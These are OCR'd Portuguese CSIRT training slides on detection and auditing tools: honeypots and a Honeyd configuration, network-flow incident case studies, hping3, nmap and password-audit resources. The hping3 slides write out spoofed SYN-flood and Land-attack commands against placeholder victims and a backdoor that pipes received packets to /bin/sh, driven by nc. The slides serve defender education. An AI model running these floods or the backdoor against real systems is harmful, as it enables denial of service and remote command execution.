GeoIP ASNum Edition: AS1916 Associação Rede Nacional de Ensino e Pesquisa
```

Atenção para IPs anonimizados via rede Tor:

https://metrics.torproject.org/exonerator.html


Ferramentas de detecção

- O CSIRT deve ter suas próprias ferramentas de detecção de atividade maliciosa
  - Antecipação da detecção de ataques
  - Firewall tende a ocultar comportamento malicioso na rede interna (default deny)
  - Mais eventos de segurança ajudam na correlação e análise de incidentes
  - Verificação da saúde do ambiente
- Diversas estratégias:
  - IDS, honeypot, análise de fluxos de rede, análise de logs, varredura de rede, análise de consultas DNS, etc

Honeypot

- Honeypot é um recurso computacional de segurança dedicado a ser sondado, atacado ou comprometido (CERT.br)
  - Baixa interatividade
  - Alta interatividade

- Projetos liderados pelo CERT.br
  - honeyTARG
  - SpamPots
  - https://honeytarg.cert.br/



https://honeytarg.cert.br/honeypots/index-po.html


Honeypot – Princípios básicos

- Honeypot não é um sistema de produção, não é divulgado
  - Todo fluxo direcionado ou originado no honeypot é malicioso por natureza
- A armadilha precisa ser bem feita para coletar dados interessantes e não ser desmascarado
- O honeypot pode estar oculto entre os demais servidores da DMZ ou ter uma rede própria
- Honeypot pode ser implantado na Intranet
- Honeypot de 802.11, IoT, etc

https://www.first.org/resources/papers/conference2006/veysset-franck-slides.pdf

Honeypot – Baixa Interatividade


- Emula os serviços, redes e sistemas
- Registra em log as interações



https://www.first.org/resources/papers/conference2006/veysset-franck-slides.pdf

Honeypot – Alta Interatividade

- Acesso completo aos SO e serviços
- Capaz de detectar ataques 0-day



https://www.first.org/resources/papers/conference2006/veysset-franck-slides.pdf

Honeyd

- Software antigo, porém estável e customizável como solução de honeypot de baixa e média interatividade (http://www.honey.org)


```
route entry 10.0.0.1
route 10.0.0.1 link 10.0.0.0/24
route 10.0.0.1 add net 10.1.0.0/16 10.1.0.1 latency 55ms loss 0.1
route 10.0.0.1 add net 10.2.0.0/16 10.2.0.1 latency 20ms loss 0.1
route 10.1.0.1 link 10.1.0.0/24
route 10.2.0.1 link 10.2.0.0/24

create routerone
set routerone personality "Cisco 7206 running IOS 11.1(24)"
set routerone default tcp action reset
add routerone tcp port 23 "scripts/router-telnet.pl"

create netbsd
set netbsd personality "NetBSD 1.5.2 running on a Commodore Amiga (68040 processor)"
set netbsd default tcp action reset
add netbsd tcp port 22 proxy $ipsrc:22
add netbsd tcp port 80 "sh scripts/web.sh"

bind 10.0.0.1 routerone
bind 10.1.0.2 netbsd
```


Honeyd – fake services



https://www.first.org/resources/papers/conference2006/veysset-franck-slides.pdf

Monitoramento de Fluxos

- Monitoramento tradicional não fornece os detalhes suficientes para área de redes ou segurança





- O que causou esse pico no gráfico?
- Quais são os top talkers da sua rede?
- Quais os hosts envolvidos naquele ataque XYZ?
- Existem máquinas acessando hosts maliciosos?

Monitoramento de Fluxos

- O que são fluxos de rede?
  - é um sumário com vários pacotes de rede
  - Apenas o cabeçalho é coletado, por amostragem
- Para que serve?
  - Apoiar o tratamento de incidentes de segurança
  - Detectar anomalias e tentativas de intrusão
  - Identificar computadores infectados, servidores comprometidos, envio de spam etc.

Monitoramento de Fluxos





Monitoramento de Fluxos

- Estudo de caso 1) máquina possivelmente infectada

```
Date flow start          Duration Proto   Src IP Addr:Port          Dst IP Addr:Port
2016-03-17 14:42:32.802     0.000 TCP     200.128.xxx.2:60272 -> 83.xxx.xxx.47:6667
2016-03-17 14:42:32.802     0.000 TCP     200.128.xxx.2:60272 -> 83.xxx.xxx.47:6667
(..)
2016-03-17 16:31:10.342     0.000 TCP     200.128.xxx.2:60272 -> 83.xxx.xxx.47:6667
```

- A equipe responsável pela rede não conseguiu identificar o host interno que originou essa conexão

Monitoramento de Fluxos

BELLA
Building the Europe Link to Latin America

Estudo de caso 2) intrusão em servidor

- Invasor tinha a senha de uma conta com acesso remoto
- Todos os logs de auditoria foram apagados
- Identificação do IP do atacante via sflow

```
Date flow start          Duration Proto Src IP Addr:Port          Dst IP Addr:Port      Packets Bytes
(...)
2016-xx-xx xx:21:05.239  3924.373 GRE   192.xxx.xxx.4:0        => 177.yyy.yyy.yyy:0     21504   13.1 M
2016-xx-xx xx:24:47.110  3720.248 GRE   177.yyy.yyy.yyy:2257   => 192.xxx.xxx.4:1500    9216    1.0 M
2016-xx-xx xx:24:59.906  3249.059 GRE   192.xxx.xxx.4:4942     => 177.yyy.yyy.yyy:1500  3072    1.5 M
(...)
2016-xx-xx xx:36:19.701  2932.059 GRE   192.xxx.xxx.4:1500     => 177.yyy.yyy.yyy:54603 6912    1.6 M
2016-xx-xx xx:35:54.223  3043.441 GRE   177.yyy.yyy.yyy:54603  => 192.xxx.xxx.4:1500    35328   3.5 M
2016-xx-xx xx:35:09.464  3034.701 GRE   192.xxx.xxx.4:54603    => 177.yyy.yyy.yyy:1500  20736   5.7 M
```

- Foi possível também fazer correlação com outros eventos anteriores

Ferramentas de Auditoria

- Utilizadas no processo de troubleshooting, debug ou auditoria da infraestrutura
- Mecanismo Passivo vs Ativo
- Exemplos:
  - Teste de conectividade/aplicação
  - Análise de tráfego
  - Varredura de rede
  - Auditar mecanismo de autenticação
  - Levantamento de vulnerabilidades

Hping3


- Ferramenta bastante útil para testes de rede e segurança
- Suporta envio de pacotes ICMP, UDP e TCP
- Útil para ambientes com firewall e bloqueios convencionais (ex: ping, traceroute)
- Utilizado também para testes de IP spoofing
- Exemplo básico:

```
sudo hping3 -S -p 443 -c 10 mail.google.com
```


Hping3

- IP Spoofing
  - UDP e TCP

    (blind e nonblind)



- Falsificação do endereço de origem
- Casos de uso:
  - Impedir identificação de ataques
  - Negação de serviço
  - Ataques de amplificação
- Recomendações: BCP 38 / uRPF



https://observatory.manrs.org/

Hping3

IP Spoofing

- Falsificação para endereço específico:

```
sudo hping3 -a 192.0.2.99 -S -p 443 -c 10 destino.com
```

- Falsificação para endereço aleatório:

```
sudo hping3 --rand-source -S -p 443 -c 10 destino.com
```

- Origem=Destino (ataques “Land”):

```
sudo hping3 -S -s 443 -p 443 -a 10.0.0.1 10.0.0.1
```

Hping3

- Synflood

```
sudo hping3 --rand-source -S -p 443 -i u10000 vitima.com
```

- PortScan

```
sudo hping3 -I eth0 --scan 20-25,80,443 -S alvo.com
```

  - OBS: É possível fazer scan com ip spoofed!

- Traceroute com TCP

```
sudo hping3 -S -p 443 --traceroute destino.com
```

Hping3

Backdoor

- Vítima

```
sudo hping3 -I eth0 --listen segredo | /bin/sh
```

- Atacante

```
echo "segredols -la /;" | nc vitima.com 80
```

Nmap

- Ferramenta de varredura de vulnerabilidades
  - http://nmap.org
- Suporta diversos tipos de scan
- Verificação de S.O. e versão de software
- Engine de Scripts adicionais
  - https://svn.nmap.org/nmap/scripts/

Nmap

- Escolha de portas:
  - -p U:53,111,137,T:21-25,80,139,8080
- Temporização / agressividade do scan:
  - -T5, -T4, …, -T0
- Versão dos serviços:
  - -sV
- Descoberta de hosts
  - -P0 (sem descoberta), -PS (TCP SYN), -PA (TCP ACK), -PU (UDP)

Nmap

- Scan com TCP Syn e detecção de versão:

```
# nmap -sV -PS 22,80,3306,8888 192.0.2.3
```

- Scan de uma faixa de rede, sem ping, pelos serviços mais comuns:

```
# nmap -P0 192.0.2.30-140 198.51.100.0/24
```

- Scan de portas específicas (TCP e UDP), modo rápido e com detecção de versões e SO:

```
# nmap -A -T4 -sS -sU -p 53,161,443,25 exemplo.com
```

Nmap

- Utilização de script NSE para heartbleed:

```
# nmap -p T:443,25,465,587,143,110,993,995 \
    --script ssl-heartbleed --script-trace 192.0.2.0/24
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-16 15:01 CEST
Nmap scan report for file0.piraten.lan (10.10.10.8)
Host is up (0.016s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.0p1 Debian 4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.22 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
443/tcp  open  ssl/http    Apache httpd 2.2.22 ((Debian))
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for
|     State: VULNERABLE
|     Risk factor: High
|     Description:
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by th
d by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap

- Utilização de script NSE para OpenDNS:

```
# nmap -sU -p 53 -script=dns-recursion test.com

PORT    STATE SERVICE REASON
53/udp open  domain  udp-response
|_dns-recursion: Recursion appears to be enabled
```

Auditoria de senhas

- (Ainda) Um dos principais mecanismos de autenticação usados na Internet
  - Uso crescente de 2FA (Two Factor Authentication)
  - Senhas de baixa complexidade e reuso
  - Contantes “vazamentos” (havelbeenpwned.com)
- Riscos:
  - Captura no dispositivo usado ou na rede trafegada
  - Tentativas de adivinhação
  - Local onde são armazenadas
  - Engenharia social (phishing)

Auditoria de senhas

- Convém que o CSIRT realize auditorias de senhas em seus sistemas de informação
  - Como parte do Tratamento de Incidentes (análise de causa raiz)
  - Análise de vulnerabilidades (monitor de vazamentos)
  - Auditoria da Política de Segurança (senhas)
  - Pentest (red team)
- Diversas técnicas
  - Ataques contra senhas armazenadas (rainbow tables)
  - Brute-force / Dicionário
  - Vulnerabilidades na transmissão (SSL/TLS)

Auditoria de senhas

- Monitor de vazamentos
  - https://haveibeenpwned.com/DomainSearch
- Ataques a senhas armazenadas
  - http://project-rainbowcrack.com/table.htm
- Transmissão insegura
  - https://www.ssllabs.com/ssltest/
  - https://github.com/drwetter/testssl.sh
  - https://certbahia.pop-ba.rnp.br/projects/h2t/

Auditoria de senhas

- Brute-force / Dicionário
  - https://tools.kali.org/password-attacks/hashcat
  - https://tools.kali.org/password-attacks/hydra
  - https://tools.kali.org/password-attacks/findmyhash
- Wordlist
  - https://tools.kali.org/password-attacks/crunch
  - https://tools.kali.org/password-attacks/cewl
  - https://github.com/danielmiessler/SecLists/tree/master/Passwords

Roteiro de Atividades

- Roteiro de atividades 03